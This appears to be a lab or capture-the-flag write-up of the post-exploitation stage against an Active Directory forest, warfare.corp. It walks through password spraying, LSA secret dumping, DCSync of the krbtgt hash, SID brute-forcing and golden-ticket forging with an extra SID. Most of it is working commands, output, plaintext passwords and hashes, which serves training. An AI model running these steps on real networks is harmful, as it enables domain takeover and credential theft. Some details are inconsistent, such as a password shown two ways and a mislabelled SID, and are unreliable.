
5. Post-Exploitation

Initial Access of the newly accessible network

``#nmap -v -sn 192.168.98.0/24 2>/dev/null


After deep search:



```
Nmap scan report for child.warfare.corp (192.168.98.120)
Host is up (0.13s latency).
Nmap scan report for warfare.corp (192.168.98.2)
Host is up (0.29s latency).
```

So now we know what we're targeting: with this we narrowed down the list to **.2 and .120 hosts** to spray in a next stage -> [targets.txt]

Remember this credential we found earlier in Firefox files:



```
http://192.168.98.30/admin/index.php?user=john@child.warfare.corp&pass=User1@#$%6
```

Creds:
- Username: john
- Password: User1@#$%6

--> Adding **.30** host to the list -> [targets.txt]

Since from the previous nmap scan we found windows server hosts online with TCP/445 (SMB) open.

Windows + SMB open + creds = Password Spraying ==> CME


Lesson Learned:

So, the combination of:
- Windows targets
- SMB ports open
- Fresh creds in hand

⇒ makes **SMB** the first logical protocol to try.


Let’s spray the discovered live hosts in the network using crackmapexec CME toolkit: that will tell us if the creds work, without crashing services.

``# vim targets.txt



```
home/kali/Desktop
cat targets.txt
192.168.98.2
192.168.98.30
192.168.98.120
```

``#crackmapexec --verbose smb targets.txt -u john -p 'User1@#$%6'



File Actions Edit View Help
openVPN
NMAP
Nigolo Client
Nigolo Server
python3 -m http.server 8899
NMAP 2nd net
root@Attacker:/home/kali/Desktop


```
DEBUG Running
DEBUG:root:Started thread poller
DEBUG Started thread poller
DEBUG:root:Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
DEBUG:root:Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG:root:Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
SMB         192.168.98.2    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:warfare.corp) (signing:True) (SMBv1:Fals
e)
SMB         192.168.98.120  445    CDC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:CDC) (domain:child.warfare.corp) (signing:True) (SMBv1
:False)
SMB         192.168.98.30   445    MGMT             [*] Windows 10 / Server 2019 Build 17763 x64 (name:MGMT) (domain:child.warfare.corp) (signing:False) (SMB
v1:False)
DEBUG:root:Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
SMB         192.168.98.2    445    DC01             [-] warfare.corp\john:User1@#$%6 STATUS_LOGON_FAILURE (The attempted logon is invalid. This is either due
 to a bad username or authentication information.)
DEBUG:root:Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG:root:add_credential(credtype=plaintext, domain=CHILD, username=john, password=User1@#$%6, groupid=None, pillaged_from=None) ⇒ 1
DEBUG add_credential(credtype=plaintext, domain=CHILD, username=john, password=User1@#$%6, groupid=None, pillaged_from=None) ⇒ 1
SMB         192.168.98.120  445    CDC              [+] child.warfare.corp\john:User1@#$%6
DEBUG:root:Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
DEBUG:root:add_credential(credtype=plaintext, domain=CHILD, username=john, password=User1@#$%6, groupid=None, pillaged_from=None) ⇒ None
DEBUG add_credential(credtype=plaintext, domain=CHILD, username=john, password=User1@#$%6, groupid=None, pillaged_from=None) ⇒ None
SMB         192.168.98.30   445    MGMT             [+] child.warfare.corp\john:User1@#$%6 (Pwn3d!)
DEBUG:root:Stopped thread poller
DEBUG Stopped thread poller
 home/kali/Desktop                                                          ✔ took 14s ⌛ with root@Attacker at 03:49:46 PM
```

Perfect! User **"John"** is **Local Administrator** on host **MGMT** (192.168.98.30): This enables us to query the Security Account Manager (SAM) and LSA secrets remotely = extract creds that belong to other users who logged into that machine.

So, Who else has touched this box ?

Now, let’s dump the LSA (Authentication Handler & Secrets Manager) process using crackmapexec toolkit, it utilizes impacket's module secretsdump. CME’s --lsa is just a wrapper for Impacket’s secretsdump.py (We don’t need to drop Mimikatz, Nanodump, or an agent. CME uses legit Windows APIs over SMB/RPC to query secrets)

``#crackmapexec --verbose smb 192.168.98.30 -u john -p 'User1@#$%6' --lsa



```
DEBUG Looking into NL$1
SMB         192.168.98.30   445    MGMT             CHILD.WARFARE.CORP/john:$DCC2$10240#john#9855312d42ee254a7334845613120e61: (2025-01-17 14:47:56+00:00)
DEBUG:impacket:Looking into NL$2
DEBUG Looking into NL$2
SMB         192.168.98.30   445    MGMT             CHILD.WARFARE.CORP/corpmngr:$DCC2$10240#corpmngr#7fd50bbab99e8ea7ae9c1899f6dea7c6: (2025-06-23 09:56:19+0
0:00)
DEBUG:impacket:Looking into NL$3
DEBUG Looking into NL$3
DEBUG:impacket:Looking into NL$4
DEBUG Looking into NL$4
DEBUG:impacket:Looking into NL$5
DEBUG Looking into NL$5
DEBUG:impacket:Looking into NL$6
DEBUG Looking into NL$6
DEBUG:impacket:Looking into NL$7
DEBUG Looking into NL$7
DEBUG:impacket:Looking into NL$8
DEBUG Looking into NL$8
DEBUG:impacket:Looking into NL$9
DEBUG Looking into NL$9
DEBUG:impacket:Looking into NL$10
DEBUG Looking into NL$10
INFO:impacket:Dumping LSA Secrets
DEBUG Dumping LSA Secrets
DEBUG:impacket:Looking into $MACHINE.ACC
DEBUG Looking into $MACHINE.ACC
INFO:impacket:$MACHINE.ACC
DEBUG $MACHINE.ACC
SMB         192.168.98.30   445    MGMT             CHILD\MGMT$:aes256-cts-hmac-sha1-96:344c70047ade222c4ab35694d4e3e36de556692f02ec32fa54d3160f36246eec
SMB         192.168.98.30   445    MGMT             CHILD\MGMT$:aes128-cts-hmac-sha1-96:aa5b3d84614911fe611eafbda613baaf
```

Here are the results we're presented with:

*) Valid Data

- Username: john
- Password: User1@#$%6

Domains:

- child.warfare.corp
- warfare.corp

Host:

- 192.168.98.30 (Hostname: MGMT)

*) Dumped Cached Logon Hashes

CHILD.WARFARE.CORP/john:DCC2$10240#john#9855312d42ee254a7334845613120e61
CHILD.WARFARE.CORP/corpmngr:DCC2$10240#corpmngr#7fd50bbab99e8ea7ae9c1899f6dea7c6

1) Machine Account Hashes (CHILD\MGMT$)

aes256-cts-hmac-sha1-96:
344c70047ade222c4ab35694d4e3e36de556692f02ec32fa54d3160f36246eec
aes128-cts-hmac-sha1-96: aa5b3d84614911fe611eafbda613baaf
des-cbc-md5: 6402e0c20b89d386
NTLM: aad3b435b51404eeaad3b435b51404ee:0f5fe480dd7eaf1d59a401a4f268b563


2) DPAPI Secrets (Data Protection API keys)

dpapi_machinekey: 0x34e3cc87e11d51028ffb38c60b0afe35d197627d
dpapi_userkey: 0xb890e07ba0d31e31c758d305c2a29e1b4ea813a5

3) NLKM:

df885acfa168074cc84de093af76093e726cd092e9ef9c72d6fe59c6cbb70382
d896c9569b67dcdac871dd77b96916c8c1187d40c118474c481ddf62a7c04682

4) *AND we got the clear-text credentials of the user “corpmngr”




```
INFO:impacket:_SC_SNMPTRAP
DEBUG _SC_SNMPTRAP
SMB         192.168.98.30   445    MGMT             corpmngr@child.warfare.corp:User4&*&*
SMB         192.168.98.30   445    MGMT             [+] Dumped 10 LSA secrets to /root/.cme/logs/MGMT_192.168.98.30_2025-08-23_160702.secrets and /root/.cme/
logs/MGMT_192.168.98.30_2025-08-23_160702.cached
DEBUG:root:Stopped thread poller
DEBUG Stopped thread poller
```

Creds: (MGMT Machine)

- Username: corpmngr
- Password: User4&&

Again, let’s spray the credentials in the network using the new creds (easiest approach in this case)

``#crackmapexec --verbose smb targets.txt -u corpmngr -p 'User4&&'



```
SMB         192.168.98.30   445    MGMT             [*] Windows 10 / Server 2019 Build 17763 x64 (name:MGMT) (domain:child.warfare.corp) (signing:False) (SMB
v1:False)
SMB         192.168.98.2    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:warfare.corp) (signing:True) (SMBv1:Fals
e)
SMB         192.168.98.120  445    CDC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:CDC) (domain:child.warfare.corp) (signing:True) (SMBv1
:False)
DEBUG:root:Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
DEBUG:root:add_credential(credtype=plaintext, domain=CHILD, username=corpmngr, password=User4&*&*, groupid=None, pillaged_from=None) ⇒ 2
DEBUG add_credential(credtype=plaintext, domain=CHILD, username=corpmngr, password=User4&*&*, groupid=None, pillaged_from=None) ⇒ 2
SMB         192.168.98.30   445    MGMT             [+] child.warfare.corp\corpmngr:User4&*&*
DEBUG:root:Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
SMB         192.168.98.2    445    DC01             [-] warfare.corp\corpmngr:User4&*&* STATUS_LOGON_FAILURE (The attempted logon is invalid. This is either
due to a bad username or authentication information.)
DEBUG:root:Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG:root:add_credential(credtype=plaintext, domain=CHILD, username=corpmngr, password=User4&*&*, groupid=None, pillaged_from=None) ⇒ None
DEBUG add_credential(credtype=plaintext, domain=CHILD, username=corpmngr, password=User4&*&*, groupid=None, pillaged_from=None) ⇒ None
SMB         192.168.98.120  445    CDC              [+] child.warfare.corp\corpmngr:User4&*&* (Pwn3d!)
DEBUG:root:Stopped thread poller
DEBUG Stopped thread poller
```

Running this gives us credentials of other users who have authenticated on that host. In this lab, it returned:

--> Bingo! We got working creds as local **Administrator** in the **CDC** machine at **192.168.98.120**


Creds: (CDC Machine)

- Username: corpmngr
- Password: User4&&

Since we know machine name & the target domains, let’s update our /etc/hosts file.

``#vim /etc/hosts

```
192.168.98.2 warfare.corp dc01.warfare.corp
192.168.98.120 child.warfare.corp cdc.child.warfare.corp
```




```
 home/kali/Desktop
 cat /etc/hosts
127.0.0.1       localhost
127.0.0.1    localhost Attacker
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.98.2 warfare.corp dc01.warfare.corp
192.168.98.120 child.warfare.corp cdc.child.warfare.corp
```

Since we are local administrator in the Child DC (.120), let's extract the hash of **KRB TGT** (Ticket Granting Ticket) account using impacket secretsdump script. We will forge a **KRB TGS** (Golden Ticket) to compromise the Parent DC (.2)

``#impacket-secretsdump -debug child/corpmngr:'User4&&'@cdc.child.warfare.corp -just-dc-user 'child\krbtgt'



```
 home/kali/Desktop                                                    ✓ | with root@Attacker  at 04:34:13 AM
 impacket-secretsdump -debug child/corpmngr:'User4&*&*'@cdc.child.warfare.corp -just-dc-user 'child\krbtgt'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Calling DRSCrackNames for child\krbtgt
[+] Calling DRSGetNCChanges for {1c0a5a45-4b61-4bdd-adfc-92982f35601d}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=krbtgt,CN=Users,DC=child,DC=warfare,DC=corp
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e57dd34c1871b7a23fb17a77dec9b900:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Finished processing and printing user's hashes, now printing supplemental information
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2
krbtgt:aes128-cts-hmac-sha1-96:806d6ea798a9626d3ad00516dd6968b5
krbtgt:des-cbc-md5:ba0b49b6b6455885
[*] Cleaning up ...
```


```
[+] Decrypting hash for user: CN=krbtgt,CN=Users,DC=child,DC=warfare,DC=corp
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e57dd34c1871b7a23fb17a77dec9b900::
:
...
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-
96:ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2
```

We will now perform SID Extraction using lookupsid python script.

```
Child Grabbing:
# impacket-lookupsid child/corpmngr:'User4&*&*'@child.warfare.corp

Parent Grabbing:
# impacket-lookupsid child/corpmngr:'User4&*&*'@warfare.corp
```


Child SID Found:



```
/home/kali/Desktop                                                        ✓  took 34s
impacket-lookupsid child/corpmngr:'User4&*&*'@warfare.corp
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at warfare.corp
[*] StringBinding ncacn_np:warfare.corp[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3375883379-808943238-3239386119  Child SID
498: WARFARE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: WARFARE\Administrator (SidTypeUser)
501: WARFARE\Guest (SidTypeUser)
502: WARFARE\krbtgt (SidTypeUser)
```

Parent SID Found:




```
/home/kali/Desktop
impacket-lookupsid child/corpmngr:'User4&*&*'@warfare.corp
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at warfare.corp
[*] StringBinding ncacn_np:warfare.corp[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3375883379-808943238-3239386119  Parent SID
```

For now, here's what we have:

```
- krbtgt aes256 Hash
ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2
- Parent SID : S-1-5-21-3375883379-808943238-3239386119
- Child SID : S-1-5-21-3754860944-83624914-1883974761
```

We will forge golden ticket using ticketer as follows and then set the ccache file to the environment variable : `# impacket-ticketer -domain child.warfare.corp -aesKey ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2 -domain-sid S-1-5-21-3754860944-83624914-1883974761 -groups 516 -user-id 1106 -extra-sid S-1-5-21-3375883379-808943238-3239386119-516,S-1-5-9 'corpmngr'` # export KRB5CCNAME=corpmngr.ccache

